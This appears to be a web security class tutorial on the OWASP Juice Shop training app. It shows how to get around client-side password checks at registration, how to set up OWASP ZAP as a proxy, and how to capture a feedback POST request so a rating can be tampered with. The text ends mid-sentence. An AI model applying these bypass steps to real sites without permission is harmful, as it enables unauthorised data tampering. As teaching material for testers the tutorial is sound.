The screenshot shows a 'User Registration' form on a dark background. The form includes fields for Email (test@testing.com), Password (123456), Repeat Password (12345), Security Question (Mother's maiden name?), and Answer (Helga). The 'Repeat Password' field is highlighted with a red border. Below the 'Repeat Password' field, a red error message states 'Passwords do not match'. A 'Show password advice' toggle is visible. At the bottom, there is a 'Register' button and a link 'Already a customer?'.

We can try to submit this form by bringing up the Developer Tools and changing the Register button element again by removing the disabled="true" attribute from the button.

There is also an easier way to do this.

Go to the repeated password and fix it so that it matches the original password. This will allow us to register our user.

But wait! This will not solve the challenge.

Now go back to the ORIGINAL password and add a character to it, so, now our password is 123456 and our repeated password is now 12345. We can submit this!

Success!!

We were able to register the user!

This exposes a bigger problem:

Data being sent to the server, either to a controller method, or to an API, is not being validated on the server.

It also goes to show that just changing fields to different values and trying to submit is not going to be enough for your testers to test your applications.

They are going to have to test situations like this where a user will correct the mistake and then make another to catch your validation off-guard.

Again, if this was caught at the server layer this wouldn't be a big problem.

OWASP Zed Attack Proxy (ZAP) Tool



What is OWASP ZAP?

The OWASP ZAP Attack Proxy (ZAP) allows you to set up a proxy for web application traffic



OWASP Zed Attack Proxy (ZAP) is an open-source security tool developed by the Open Web Application Security Project (OWASP). It is designed to help organizations identify and address security vulnerabilities in web applications during development and testing phases.



Instructions for all these methods can be found on the GitHub Page.




<https://www.zaproxy.org/download/>

Key Features of OWASP ZAP

Active Scanning	ZAP performs active scanning to identify a wide range of vulnerabilities in web applications, including SQL injection, cross-site scripting (XSS), and more.
Passive Scanning	In addition to active scanning, ZAP also passively monitors web traffic, identifying potential vulnerabilities and security issues as they occur.
Spidering	ZAP includes a spidering feature that automatically navigates through a web application, identifying and mapping out its structure and content, which aids in comprehensive testing.
Fuzzing	ZAP supports fuzzing techniques, which involve sending random or malformed data to web applications to uncover potential vulnerabilities or weaknesses.
Authentication Support	ZAP supports various authentication mechanisms, allowing testers to simulate different user roles and access levels while scanning the application.
Scripting	ZAP offers scripting capabilities, enabling users to automate repetitive tasks, customize scans, and extend the tool's functionality to suit specific testing requirements.
API Integration	ZAP provides a robust API that allows integration with other tools and systems, facilitating seamless incorporation into existing development and testing workflows.


How to Install ZAP

- If ZAP is not already installed, and you have local administrator privileges, you can download and install it from <https://www.zaproxy.org/download/>.
- Windows: if you do not already have the Java JRE 17 or higher installed, use the "winget" option to include it: `winget install --id=ZAP.ZAP -e`
- Choose the **No** option as shown below, then click the **Start** button.




Setting Up ZAP To Proxy the Juice Shop Application

See the welcome pane in ZAP below. In this class we will be covering Manual Explore.



Launching the Zap-Enabled Browser



The screenshot shows the 'Manual Explore' interface of ZAP by Checkmarx. It features a back button, a ZAP logo, and a title bar. Below the title bar, there is explanatory text about the browser launch screen and the ZAP HUD. The main form includes a text input for the URL (set to 'http://juiceshop.syslogic.link'), an 'Enable HUD' checkbox (unchecked), and a 'Launch Browser' button with a browser selection dropdown (set to 'Chrome'). A 'Select...' button with a globe icon is also present. A footer note mentions alternative browser configurations.

<  **Manual Explore** 

This screen allows you to launch the browser of your choice so that you can explore your application while proxying through ZAP.

The ZAP Heads Up Display (HUD) brings all of the essential ZAP functionality into your browser.

URL to explore:   Select...

Enable HUD: ☐


Explore your application: 

You can also use browsers that you don't launch from ZAP, but will need to configure them to proxy through ZAP and to import the ZAP root CA certificate.


- Here we need to specify the website we want to explore. You can enable the HUD if you want to for additional tools while browsing the site.
- Choose which browser you want to use. Then select Launch Browser to get started.

Launching the Zap Browser

The browser is set up with the proper proxy settings to capture HTTP traffic.



Redoing Broken Access Exercise in Zap



Customer Feedback

Author
anonymous

Comment *
This site is insecure

Max. 160 characters 21/160

Rating 1★

CAPTCHA: What is $1+10*3$?

Result *
31

➤ Submit

Submit customer feedback in the proxied browser, this time with no care on number of stars to submit.

When the submit button is pressed it is firing off an API call to add the customer feedback. Remember that the API call is not validating any of the data in the API call, so we can easily exploit that.

Picking the Feedback Submission From The Proxy

Select the History tab in ZAP and scroll to the last few requests made.

ZAP is capturing every single HTTP request that was proxied through the browser. Look for the most recent POST request and it is likely the Feedbacks call that added feedback we just submitted.

Note some of the other info we get here, such as the HTTP response code, which in this case is "201 Created".

	Method	URL
	GET	http://juiceshop.syslogic.link/rest/admin/application-configuration
	GET	http://juiceshop.syslogic.link/rest/admin/application-configuration
	GET	http://juiceshop.syslogic.link/rest/admin/application-version
	GET	http://juiceshop.syslogic.link/api/Challenges/?name=Score%20Board
	GET	http://juiceshop.syslogic.link/rest/admin/application-configuration
	GET	http://juiceshop.syslogic.link/rest/admin/application-configuration
	GET	http://juiceshop.syslogic.link/api/Challenges/?name=Score%20Board
	GET	http://juiceshop.syslogic.link/rest/products/search?q=
	GET	http://juiceshop.syslogic.link/api/Quantities/
	POST	http://juiceshop.syslogic.link/socket.io/?EIO=4&transport=polling&t=...
	GET	http://juiceshop.syslogic.link/socket.io/?EIO=4&transport=websocket...
	GET	http://juiceshop.syslogic.link/rest/languages
	GET	http://juiceshop.syslogic.link/rest/admin/application-configuration
	GET	http://juiceshop.syslogic.link/socket.io/?EIO=4&transport=polling&t=...
	GET	http://juiceshop.syslogic.link/MaterialIcons-Regular.woff2
	GET	http://juiceshop.syslogic.link/socket.io/?EIO=4&transport=polling&t=...
	POST	http://juiceshop.syslogic.link/socket.io/?EIO=4&transport=polling&t=...
	GET	http://juiceshop.syslogic.link/socket.io/?EIO=4&transport=polling&t=...
	POST	http://juiceshop.syslogic.link/socket.io/?EIO=4&transport=polling&t=...
	GET	http://juiceshop.syslogic.link/socket.io/?EIO=4&transport=polling&t=...
	GET	http://juiceshop.syslogic.link/socket.io/?EIO=4&transport=websocket...
	GET	http://juiceshop.syslogic.link/socket.io/?EIO=4&transport=polling&t=...
	GET	http://juiceshop.syslogic.link/font-mfizz.woff
	GET	http://juiceshop.syslogic.link/rest/user/whoami
	GET	http://juiceshop.syslogic.link/rest/captcha/
	POST	http://juiceshop.syslogic.link/api/Feedbacks/
	GET	http://juiceshop.syslogic.link/rest/user/whoami
	GET	http://juiceshop.svsloaic.link/rest/captcha/

Looking at the Feedbacks POST HTTP Request

At the top right you can see the selected item from the History tab.

Selecting the Request tab will allow you to see all the actual HTTP request.

It shows the POST and URL called, the request headers, and the request payload.

A screenshot of a web browser's developer tools interface. The top bar shows tabs for 'Quick Start', 'Request' (selected), 'Response', and 'Requester'. Below the tabs, there are dropdown menus for 'Header: Text' and 'Body: Text', and two small icons. The main area displays the details of an HTTP POST request to 'http://localhost:3000/api/Feedbacks/'. The request headers are listed, including 'host', 'connection', 'content-length', 'sec-ch-ua', 'accept', 'content-type', 'sec-ch-ua-mobile', 'user-agent', 'sec-ch-ua-platform', 'origin', 'sec-fetch-site', 'sec-fetch-mode', 'sec-fetch-dest', 'referrer', 'accept-language', and 'cookie'. The request body is shown as a JSON object: {"captchaId":0,"captcha":"31","comment":"This site is insecure (anonymous)","rating":1}.


```
POST http://localhost:3000/api/Feedbacks/ HTTP/1.1
host: localhost:3000
Connection: keep-alive
Content-Length: 87
sec-ch-ua: "Chromium";v="122", "Not(A:Brand";v="24", "Google Chrome";v="122"
Accept: application/json, text/plain, */*
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36
sec-ch-ua-platform: "macOS"
Origin: https://localhost:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://localhost:3000/
Accept-Language: en-US,en;q=0.9
Cookie: language=en; continueCode=BP4graVEq7DZowBYQPyNlj0Kex9djYhpAmv8rXWR562gpJ4b13knMzLv3ERx

{"captchaId":0,"captcha":"31","comment":"This site is insecure (anonymous)","rating":1}
```

Looking at the Feedbacks POST HTTP Response

Selecting the Response tab will show the HTTP response.

It will show all the response headers and the response payload, as in this example, in JSON format.



The screenshot shows a web browser's developer tools interface. The 'Response' tab is selected, displaying the HTTP response for a POST request to `http://localhost:3000/api/Feedbacks/`. The response is in JSON format, containing the following data:

